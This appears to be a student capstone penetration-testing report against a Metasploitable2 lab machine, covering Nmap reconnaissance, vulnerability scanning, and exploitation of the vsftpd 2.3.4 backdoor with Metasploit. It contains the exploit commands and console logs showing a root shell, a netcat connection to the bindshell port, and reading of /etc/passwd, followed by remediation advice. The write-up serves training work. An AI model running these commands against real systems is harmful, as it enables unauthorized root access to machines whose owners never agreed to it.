Capstone Project

1. Project Overview

This capstone project demonstrates a complete Vulnerability Assessment and Penetration Testing (VAPT) cycle performed on a deliberately vulnerable machine. The goal of this assessment was to identify security vulnerabilities, exploit them in a controlled environment, and document the findings along with remediation recommendations.
The testing was conducted in a controlled lab environment using an attacker machine running Kali Linux and a vulnerable target system Metasploitable2.
The penetration testing process followed the methodology of the Penetration Testing Execution Standard (PTES) which includes reconnaissance, vulnerability scanning, exploitation, post-exploitation, and reporting.
Target System
IP Address: 192.168.175.128

2. Reconnaissance Phase

The reconnaissance phase involved identifying the target system, discovering open ports, and identifying running services.
The tool used for this phase was Nmap.
Command executed:
nmap -sV 192.168.175.128
This command scans the target system to detect open ports and identify the versions of services running on those ports.
Discovered Services

Port	Service	Version
21	FTP	vsftpd 2.3.4
22	SSH	OpenSSH
80	HTTP	Apache
139	NetBIOS	Samba
445	SMB	Samba
3306	MySQL	MySQL
8180	HTTP	Apache Tomcat

The reconnaissance phase revealed that several services were exposed, which increased the attack surface of the target system.

```
root@kali: /home/kali/cyart-vapt-team/cyart-vapt-team/Week 2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-title: Metasploitable2 - Linux
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      34509/tcp   mountd
|   100005  1,2,3      37892/udp   mountd
|   100021  1,3,4      53874/tcp   nlockmgr
|   100021  1,3,4      60773/udp   nlockmgr
|   100024  1          50510/udp   status
|_  100024  1          60530/tcp   status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 16
|   Capabilities flags: 43564
|   Some Capabilities: LongColumnFlag, Speaks41ProtocolNew, Support41Auth, ConnectWithDatabase, SupportsTransactions, SupportsCompression, SwitchToSSLAfterHandshai
|   Status: Autocommit
```

```
┌──(root㉿kali)-[/home/kali/cyart-vapt-team/cyart-vapt-team/Week 2]
└─# nmap -sV -A 192.168.175.128 -oN "1-Scanning/nmap.txt"
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-02 13:04 -0500
Nmap scan report for 192.168.175.128
Host is up (0.0017s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.175.129
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
53/tcp   open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
```

```
root@kali: /home/kali/cyart-vapt-team/cyart-vapt-team/Week 2
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2026-03-02T13:05:34-05:00
|_smb2-time: Protocol negotiation failed (SMB2)
|_clock-skew: mean: 1h40m12s, deviation: 2h53m12s, median: 12s

TRACEROUTE
HOP RTT     ADDRESS
1   1.71 ms 192.168.175.128

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 178.76 seconds

┌──(root㉿kali)-[/home/kali/cyart-vapt-team/cyart-vapt-team/Week 2]
└─#
```

3. Vulnerability Scanning

After identifying services running on the target machine, vulnerability scanning was performed to detect known weaknesses.

Tools used:

- OpenVAS
- Nikto

Example command used for web scanning:

nikto -h http://192.168.175.128

Vulnerabilities Identified

Vulnerability	CVSS Score	Severity
VSFTPD 2.3.4 Backdoor	9.3	Critical
Apache Outdated Version	8.2	High
PHP Outdated Version	8.0	High
HTTP TRACE Enabled	5.3	Medium
Directory Listing Enabled	4.0	Medium

The vulnerability scan confirmed that the system contains several critical security flaws that could allow attackers to gain unauthorized access.

4. Exploitation Phase

After identifying vulnerabilities, exploitation was attempted using the Metasploit Framework. The vulnerability exploited in this phase was the VSFTPD 2.3.4 backdoor vulnerability.

Metasploit module used:

exploit/unix/ftp/vsftpd_234_backdoor

Commands executed:

use exploit/unix/ftp/vsftpd_234_backdoor

set RHOSTS 192.168.175.128

run

Result

The exploit successfully established a command shell session on the target machine.

This allowed the attacker to interact with the system and execute commands remotely.

```
root@kali: /home/kali/cyart-vapt-team/cyart-vapt-team/Week 2

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > use exploit/unix/ftp/vsftpd_234_backdoor

[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.175.128
RHOSTS => 192.168.175.128
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.175.128:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.175.128:21 - USER: 331 Please specify the password.
[+] 192.168.175.128:21 - Backdoor service has been spawned, handling...
[+] 192.168.175.128:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Exploit completed, but no session was created.
[*] Command shell session 1 opened (192.168.175.129:45339 -> 192.168.175.128:6200) at 2026-03-02 13:17:49 -0500
msf exploit(unix/ftp/vsftpd_234_backdoor) > whoami
[*] exec: whoami

root
msf exploit(unix/ftp/vsftpd_234_backdoor) > nano 3-Exploitation/exploit-log.md
[*] exec: nano 3-Exploitation/exploit-log.md

msf exploit(unix/ftp/vsftpd_234_backdoor) > nano 3-Exploitation/exploit-log.md
[*] exec: nano 3-Exploitation/exploit-log.md

msf exploit(unix/ftp/vsftpd_234_backdoor) > nc 192.168.175.128 1524
[*] exec: nc 192.168.175.128 1524

root@metasploitable:/# whoami
root
root@metasploitable:/#
```

```
root@kali: /home/kali/cyart-vapt-team/cyart-vapt-team/Week 2

msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.175.128:21 - The port used by the backdoor bind listener is alre
ady open
[-] 192.168.175.128:21 - The service on port 6200 does not appear to be a sh
ell
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions

Active sessions
===============

  Id  Name  Type            Information  Connection
  --  ----  ----            -----------  ----------
  2         shell cmd/unix               192.168.175.129:34187 -> 192.168.
                                         175.128:6200 (192.168.175.128)

msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions -i 2
[*] Starting interaction with 2...

whoami
uname -a
idroot
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i6
86 GNU/Linux
```

```
root@kali: /home/kali/cyart-vapt-team/cyart-vapt-team/Week 2

The Metasploit Framework is a Rapid7 Open Source Project

msf > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > use exploit/unix/ftp/vsftpd_234_backdoor

[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.175.128
RHOSTS => 192.168.175.128
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.175.128:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.175.128:21 - USER: 331 Please specify the password.
[+] 192.168.175.128:21 - Backdoor service has been spawned, handling...
[+] 192.168.175.128:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Exploit completed, but no session was created.
[*] Command shell session 1 opened (192.168.175.129:45339 -> 192.168.175.128:6200) at 2026-03-02 13:17:49 -0500
msf exploit(unix/ftp/vsftpd_234_backdoor) > whoami
[*] exec: whoami

root
msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

5. Post-Exploitation Phase

After gaining access to the target system, post-exploitation activities were conducted to gather system information and confirm system compromise.

Commands executed:

uname -a

cat /etc/passwd


Purpose of Commands

Command	Purpose
uname -a	Identify operating system and kernel version
cat /etc/passwd	Enumerate system user accounts

The /etc/passwd file revealed multiple user accounts on the system including:

- root
- daemon
- mysql
- postgres
- msfadmin
- user
- service

Access to this information confirms that the attacker has successfully compromised the system.



6. Detection Log

Timestamp	Target IP	Vulnerability	PTES Phase
2026-03-06	192.168.175.128	Open Ports Detected	Reconnaissance
2026-03-06	192.168.175.128	Outdated Services	Vulnerability Scanning
2026-03-06	192.168.175.128	VSFTPD Backdoor Exploit	Exploitation
2026-03-06	192.168.175.128	System Enumeration	Post-Exploitation

7. Impact Assessment

The successful exploitation of the VSFTPD vulnerability resulted in unauthorized access to the system. This demonstrates that an attacker could gain remote shell access and perform malicious activities.

Potential impacts include:

- Unauthorized access to sensitive data
- Installation of malware or backdoors
- Modification or deletion of system files
- Lateral movement to other systems in the network

These vulnerabilities pose a critical risk to the security of the system.

8. Remediation Recommendations

To mitigate these vulnerabilities, the following security measures are recommended:

1. Update outdated software and services such as VSFTPD and Apache.
2. Disable unnecessary services and close unused ports.
3. Implement proper firewall rules to restrict access.
4. Apply regular security patches and updates.
5. Perform periodic vulnerability scans.
6. Implement intrusion detection and monitoring systems.

9. Technical Summary

This penetration testing assessment was conducted to evaluate the security posture of a vulnerable system using a structured VAPT methodology. The test began with reconnaissance using Nmap to identify open ports and services running on the target machine. The scan revealed several exposed services including FTP, SSH, HTTP, and MySQL.

Following reconnaissance, vulnerability scanning was performed using tools such as OpenVAS and Nikto to identify known vulnerabilities. The results revealed critical weaknesses including the VSFTPD 2.3.4 backdoor vulnerability.

The exploitation phase was conducted using the Metasploit Framework. The VSFTPD exploit module was used to gain remote shell access to the target system successfully.

During post-exploitation, system information and user account details were gathered using Linux commands such as uname -a and cat /etc/passwd. These actions confirmed that the attacker had gained access to the system.
The findings demonstrate that the system contains several critical vulnerabilities that could be exploited by attackers. Implementing security patches, restricting network access, and conducting regular security assessments are necessary to improve the system's security posture.

10. Non-Technical Summary

A security test was conducted to identify weaknesses in the system that could be exploited by attackers. During the assessment, several vulnerabilities were discovered including outdated software and exposed services.
The testing team was able to exploit a vulnerability in the FTP service and gain unauthorized access to the system. This demonstrates that an attacker could potentially compromise the system and access sensitive data.
To reduce security risks, it is recommended to update outdated software, restrict unnecessary services, and implement stronger security monitoring. Regular security assessments should also be performed to ensure that vulnerabilities are identified and fixed before attackers can exploit them.